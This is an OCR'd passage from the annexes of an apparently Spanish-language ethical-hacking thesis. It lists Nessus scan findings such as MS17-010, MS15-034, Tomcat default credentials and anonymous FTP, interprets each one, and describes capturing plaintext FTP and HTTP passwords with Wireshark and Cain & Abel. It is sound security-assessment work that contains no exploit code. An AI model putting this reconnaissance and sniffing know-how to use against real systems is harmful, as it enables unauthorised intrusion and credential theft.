
- Seguridad informática 300. 2016. Concepto de seguridad informática https://seguridadinformatica300.wordpress.com/2016/08/01/seguridad-informatica/

- Socialetic. 2011. ¿Para qué sirve el Ethical hacking? https://www.socialetic.com/que-es-el-hacking-etico-y-para-que-sirve.html

ANEXOS


Anexo 1 Escaneo Servidor

Ilustración 18 Escaneo de Servidor




Fuente: Elaboración propia

Ilustración 19 Escaneo de Servidor



Fuente: Elaboración propia


Ilustración 20 Escaneo de Servidor



CRITICAL	Apache Tomcat Manager Common Administrative Credentials	Web Servers
CRITICAL	Microsoft Windows SMBv1 Multiple Vulnerabilities	Windows
CRITICAL	MS15-034: Vulnerability in HTTP.sys Could Allow Remote Code Execution (3042553) (uncredentialed check)	Windows
CRITICAL	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMA…	Windows
MEDIUM	Anonymous FTP Enabled	FTP
MEDIUM	Apache Tomcat Default Files	Web Servers
MEDIUM	MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527) (Badlock) (uncredentialed check)	Windows
MEDIUM	SSL Certificate Cannot Be Trusted	General
MEDIUM	SSL Self-Signed Certificate	General
LOW	FTP Supports Cleartext Authentication	FTP


Fuente: Elaboración propia

Ilustración 21 Vulnerabilidad PHP



Fuente: Elaboración propia

Ilustración 22 Vulnerabilidad Apache Tocamt



Fuente: Elaboración propia

Ilustración 23 Vulnerabilidad HTTP

Description

The version of Windows running on the remote host is affected by an integer overflow condition in the HTTP protocol stack (HTTP.sys) due to improper parsing of crafted HTTP requests. An unauthenticated, remote attacker can exploit this to execute arbitrary code with System privileges.

Solution

Microsoft has released a set of patches for Windows 7, 2008 R2, 8, 8.1, 2012, and 2012 R2

Fuente: Elaboración propia

Ilustración 24 Vulnerabilidad FTP

Description

Nessus has detected that the FTP server running on the remote host allows anonymous logins. Therefore, any remote user may connect and authenticate to the server without providing a password or unique credentials. This allows the user to access any files made available by the FTP server.

Fuente: Elaboración propia

Interpretación:

- PHP Unsupported Version Detection, la versión de php que tiene este sistema, ya no es actualizable, está obsoleta, por lo tanto, es vulnerable.

- Unsupported Web Server Detection, la versión del Apache es obsoleta, por lo tanto, es vulnerable.

- Apache HTTP Server 403 Error Page Utf-7 Encoded XSS, esta es vulnerabilidad de secuencias de comandos entre sitios (XSS) en las versiones de Apache 2.2.6 y anteriores, esto permite a atacantes remotos inyectar secuencias de comandos web o HTML a través de URL codificadas bajo UTF-7.

- Apache Multiviews Arbitrary Directory Listing, el Apache hace divulgación de información. El Atacante puede enviar una solicitud para que se le liste un directorio remoto, incluso si existe un archivo de índice en el directorio.


- Apache tomcat Administrative Credentials, se pudo obtener acceso a la aplicación web de Manager para el servidor Tomcat remoto utilizando un conjunto conocido de credenciales. Un atacante remoto puede explotar este problema para instalar una aplicación maliciosa en el servidor afectado y ejecutar código arbitrario con los privilegios de Tomcat

- MS15-034, La vulnerabilidad podría permitir la ejecución remota de código si un atacante envía una solicitud HTTP especialmente diseñada a un sistema Windows afectado.

- Anonymus FTP Enable, se ha detectado que el servidor FTP que se ejecuta en el host remoto permite inicios de sesión anónimos.

Anexo 2 Escaneo PC

Ilustración 25 Escaneo PC




Severity	Plugin Name	Plugin Family	Count
CRITICAL	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (u...	Windows	1
MEDIUM	MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527)...	Windows	1
MEDIUM	SMB Signing Disabled	Misc.	1
MEDIUM	SSL Certificate Cannot Be Trusted	General	1
MEDIUM	SSL Certificate with Wrong Hostname	General	1
MEDIUM	SSL Self-Signed Certificate	General	1
INFO	DCE Services Enumeration	Windows	9
INFO	Nessus SYN scanner	Port scanners	6
INFO	Service Detection	Service detection	4

Fuente: Elaboración propia

Ilustración 26 Escaneo PC

Fuente: Elaboración propia

Ilustración 27 Vulnerabilidad MS17-010



Fuente: Elaboración propia

Interpretación:

- MS17-010 Security Update for Microsoft Windows SMB Server, Esta vulnerabilidad nos indica que este equipo tiene la versión de Samba 1.0, cuando este protocolo envía mensajes por la red, el atacante puede ejecutar código remoto malicioso.

- MS15-034, La vulnerabilidad podría permitir la ejecución remota de código si un atacante envía una solicitud HTTP especialmente diseñada a un sistema Windows afectado.


- Microsoft RDP RCE, El host remoto se ve afectado por una vulnerabilidad de ejecución remota de código en Remote Desktop Protocol (RDP).

- MS12-020, Las vulnerabilidades en el escritorio remoto podrían permitir la ejecución remota de código (2671387)

- Microsoft Windows Remote Desktop Protocol Server Man-in-the-Middle Weakness, La versión remota del Servidor de protocolo de escritorio remoto (Servicio de terminal) es vulnerable a un ataque de hombre en el medio (MiTM).

Anexo 3 Escaneo PC

Ilustración 28 Vulnerabilidades PC



Fuente: Elaboración propia

Interpretación:

El host remoto se ve afectado por una vulnerabilidad de ejecución remota de código en Remote Desktop Protocol (RDP). Un atacante remoto no autenticado puede explotar esto, a través de una serie de solicitudes especialmente diseñadas, para ejecutar código arbitrario.

- MS08_067, La vulnerabilidad podría permitir la ejecución remota de código si un sistema afectado recibió una solicitud RPC especialmente diseñada

- MS09_001, Un atacante que explotara con éxito estas vulnerabilidades podría instalar programas; ver, cambiar o eliminar datos; o crear nuevas cuentas con plenos derechos de usuario.

- MS12-020, Las vulnerabilidades en el escritorio remoto podrían permitir la ejecución remota de código (2671387)


- MS06_035, permitir que un atacante ejecute código arbitrario en el host remoto con privilegios 'SYSTEM'.

- MS12-020: Vulnerabilities in Remote Desktop Could, Si RDP se ha habilitado en el sistema afectado, un atacante remoto no autenticado podría aprovechar esta vulnerabilidad para hacer que el sistema ejecute código arbitrario al enviarle una secuencia de paquetes RDP especialmente diseñados.

- Microsoft Windows Remote Desktop Protocol Server Man-in-the-Middle Weakness, La versión remota del Servidor de protocolo de escritorio remoto (Servicio de terminal) es vulnerable a un ataque de hombre en el medio (MiTM).


Anexo 4 Interceptando contraseñas en texto plano

Ilustración 29 Ingreso de sesión



Fuente: Elaboración propia

Ilustración 30 Usuario interceptado




Fuente: Elaboración propia

Interpretación:

- Utilizando Wireshark, Cain & Abel se pudo evidenciar las credenciales “FTP”, “HTTP”, transmitidas en texto plano utilizando protocolos no cifrados.

Ilustración 31 Usuario y clave en texto plano

